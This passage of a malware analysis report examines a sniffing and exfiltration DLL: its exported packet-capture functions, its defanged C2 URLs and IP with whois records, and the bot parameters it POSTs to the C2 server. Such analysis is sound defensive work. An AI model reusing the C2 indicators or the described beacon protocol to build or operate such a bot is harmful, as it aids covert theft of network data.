000CF2C4 −2.. UNICODE "LoadDLLClass"
FFFFFFFF
76AA4160 'A→v UNICODE "Internet Explorer_Server"
```

Fig 25. *Calling Internet Explorer Server*




Fig 26. *Calling Internet Explorer*

The binary is a DLL and can function as a network sniffer and data exfiltration module. It exports the following functions:

Name	Address	Ordinal
PacketAllocatePacket	10006B28	1
PacketCloseAdapter	10003AF0	2
PacketFreePacket	10003B80	3
PacketGetAdapterNames	10004410	4
PacketGetAirPcapHandle	10004770	5
PacketGetDriverVersion	10003870	6
PacketGetNetInfoEx	100045E0	7
PacketGetNetType	10004700	8
PacketGetReadEvent	10004080	9
PacketGetStats	100041F0	10
PacketGetStatsEx	10004280	11
PacketGetVersion	10003860	12
PacketInitPacket	10003BB0	13
PacketIsDumpEnded	10004020	14
PacketLibraryVersion	10005318	15
PacketOpenAdapter	10003930	16
PacketReceivePacket	10003BD0	17
PacketRequest	10004320	18
PacketSendPacket	10003C60	19
PacketSendPackets	10003CC0	20
PacketSetBpf	10004140	21
PacketSetBuff	100040F0	22
PacketSetDumpLimits	10003FD0	23
PacketSetDumpName	10003EC0	24
PacketSetHwFilter	10004370	25
PacketSetLoopbackBehavior	100041A0	26
PacketSetMinToCopy	10003E30	27
PacketSetMode	10003E80	28
PacketSetNumWrites	10004090	29
PacketSetReadTimeout	100040D0	30
PacketSetSnapLen	100041E0	31
PacketStopDriver	10003880	32

Fig 27. *DLL Exports*

The binary is capable of subverting and sniffing the network interfaces, including wireless adapters utilizing the PacketGetAirPcapHandle() function. All the information gathered will be sent to the C2 server (information regarding the C2 server could be gathered under Network Activity).

NETWORK ACTIVITY

The binary connects to its C2 using HTTP protocol:

hxxx://5.149.254.114/Microsoft/Update/KC074913.php

hxxx://5.149.254.114/favicon.ico

The IP address 5.149.254.114 points to FORTUNIX-NETWORS.

```
country:        NL
admin-c:        EC5888-RIPE
tech-c:         EC5888-RIPE
status:         ASSIGNED PA
mnt-by:         FORTUNIX-NETWORKS
mnt-routes:     ATRATO-MNT
created:        2013-06-11T14:57:24Z
last-modified:  2013-06-15T11:36:05Z
source:         RIPE # Filtered

person:         Eugene Chemborisov
address:        Suite 1, 78 Montgomery Street, Edinburgh, Scotland, EH7 5JA
phone:          +18889325681
nic-hdl:        EC5888-RIPE
mnt-by:         FORTUNIX-NETWORKS
created:        2012-06-26T12:54:40Z
last-modified:  2012-06-26T12:54:41Z
source:         RIPE # Filtered
```

Fig 28. *The IP address 5.149.254.114 points to FORTUNIX-NETWORS*

One of the more interesting domains mail1.auditoriavanzada.info that pointed to the same IP: 5.149.254.114 was also pointing to these two IP addresses:

162.246.22.74	new_jersey_international_internet_exchange
64.235.52.31	las_vegas_nv_datacenter

Both appear to be large data providers.

When communicating with its C2 server the bot POST the following parameters:

B_ID	Bot id
B_GEN	Bot Generation
B_VER	Bot Version
OS_V	Operating System Version
OS_TYPE	Operating System Type